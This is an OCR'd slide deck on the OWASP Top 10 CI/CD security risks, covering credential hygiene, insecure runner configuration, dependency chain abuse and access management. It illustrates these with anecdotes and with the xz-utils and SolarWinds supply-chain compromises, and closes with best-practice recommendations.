
- Main project of OWASP
- Awareness document categorizing the *most severe risks*
- Helps you prioritize when looking for vulnerabilities
- Initially (2003) only for web applications, now many more
- In 2022, the „Top 10 CI/CD Security Risks“ list created by Cidersecurity became an OWASP project

OWASP Top 10



https://owasp.org/www-project-top-10-ci-cd-security-risks/

CICD-SEC-6
Insufficient Credential Hygiene



CICD-SEC-6
Insufficient Credential Hygiene


- CI systems need a multitude of secrets
  - Access to deployment systems
  - Artifact repository
  - Tokens for internal & external APIs
  - Runtime secrets
- Most of them are only needed temporarily

CICD-SEC-6
Problems

- (Hardcoded secrets in source code)
- Broad access to secrets in CI system
  - No role separation
  - No context separation
  - No prod/dev separation
- Secrets leaked via CI logs
- Persistence of temporary secrets in artifacts (e.g., container image)
- No lifecycle management for secrets


CICD-SEC-6
Tale From the Trenches

- Org uses self-hosted Gitlab
- Runners are well protected and only assigned to proper projects
- But there were some secrets stored as global instance-wide variables
- Any employee could login, create a project, register a local runner and dump those global variables
- Access key for cloud provider, used to store container images to registry used in automatic deployment
- Bonus: Key was for an admin account




https://docs.gitlab.com/ee/ci/variables/#for-an-instance

CICD-SEC-7
Insecure System Configuration




CICD-SEC-7
Tale From the Trenches

- On Premise CI system
- Available to all ~200 employees, even those not in IT
- Shared runner used for all projects
- Provides *Docker-in-Docker* service for building container images
- Any job can get root access on the host
- Root access on the host gave you continuous read access to all (sensitive) repos on the system and their secrets



CICD-SEC-3
Dependency Chain Abuse



CICD-SEC-3
Dependency Chain Abuse

- CI dependencies can run code in your system
  - Container images
  - Software packages with installation scripts
  - Tools being executed
- Problems are malicious packages rather than "just" vulnerable ones
- Can attack the build (credential theft), the infrastructure (lateral movement in the network, gaining persistence on a host) or the software being built
  - -> Poisoned Pipeline Execution

CICD-SEC-3
Dependency Chain Abuse

- **Dependency hijacking:** Becoming the maintainer for a package in a public repo
- **Typosquatting:** Publication of malicious packages with a name similar to a real package; pretending to be the “official” package
- **Dependency confusion:** Package in a public repo having the same name as an internal package

CICD-SEC-3
xz-utils

- Github user *JiaT75* started contributing to *xz-utils* in 2021
- In 2023, the maintainer of the project was bullied into accepting *JiaT75* as a co-maintainer
- They manipulated the build artifacts to include a backdoor which becomes active in openssh servers using the library
- More: https://www.wired.com/story/jia-tan-xz-backdoor/

CICD-SEC-2
Inadequate Identity & Access Mgmt

- Insufficient role concepts
  - no *Separation of Duties*
- Excessive default permissions for new users
- Inconsistent account management
  - SSO accounts, local accounts, open self registration
- Shared accounts
- No lifecycle management
  - Outdated permissions and stale accounts for people leaving the department or the organization
- Weak authentication procedure
  - Weak passwords, no MFA

Solarwinds


ONE DOES NOT SIMPLY
CALL AN IT-PRODUCT "THE ONE RING" AND EXPECT THINGS TO GO SMOOTHLY
imgflip.com

Solarwinds

- *Orion* is a management and observability service for large infrastructures
  - ~ 30.000 customers
  - NSA, NASA, Pentagon, Microsoft, Intel, Cisco, …
- In 2020 multiple security analysts start seeing weird attacks they cannot explain
- It takes until December to identify the common denominator: All victims are using *Solarwinds Orion*

Solarwinds

- Malware found on victim's server: a dll, which is supposed to send telemetry information to Solarwinds, also sends data to attacker's server
- The dll could also activate a backdoor
- The dll was signed with Solarwind's code signing key
- -> The build process was compromised

Solarwinds

- Forensic analysis almost failed, due to missing & deleted logs
- Jan 2019: Employee's VPN account gets compromised
  - Source code exfiltrated
- Mar 2019: Analysis of build environment (TeamCity)
- Sep 2019: Small non-malicious code changes performed
- Feb 2020: Malware added to build
- November 2020: Malware removed from build, traces deleted

Solarwinds

- Attackers monitored 71 internal mail accounts for indications of detection
  - FBI reported “strange behaviour” before access was removed
- Only ~20% of Orion systems had internet access
- Attack attributed to SVR (Russian foreign intelligence)
- More: https://www.wired.com/story/the-untold-story-of-solarwinds-the-boldest-supply-chain-hack-ever/

What to do?

- Treat your CI infrastructure, as if security mattered
- Perform regular audits
  - Study & understand Top 10 list
  - Ask the right questions
  - Get external help, when necessary

Photo by Tim Mossholder on Unsplash

Best Practice

- ✓ Apply *Principle of least privilege* and *Separation of duties* to your identities (and everything else)
- ✓ Only allow vetted container images
- ✓ Do not run privileged containers
- ✓ Minimize dependencies
- ✓ Perform explicit secret management
- ✓ Harden, isolate & compartmentalize your infrastructure
- ✓ Monitor for breaches

Photo by Tim Mossholder on Unsplash

Questions?

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Matrix: @mtausig:sba-research.org

https://www.sba-research.org/professional-services/audit-von-ci-cd-systemen/

Photo by Miguel Orós on Unsplash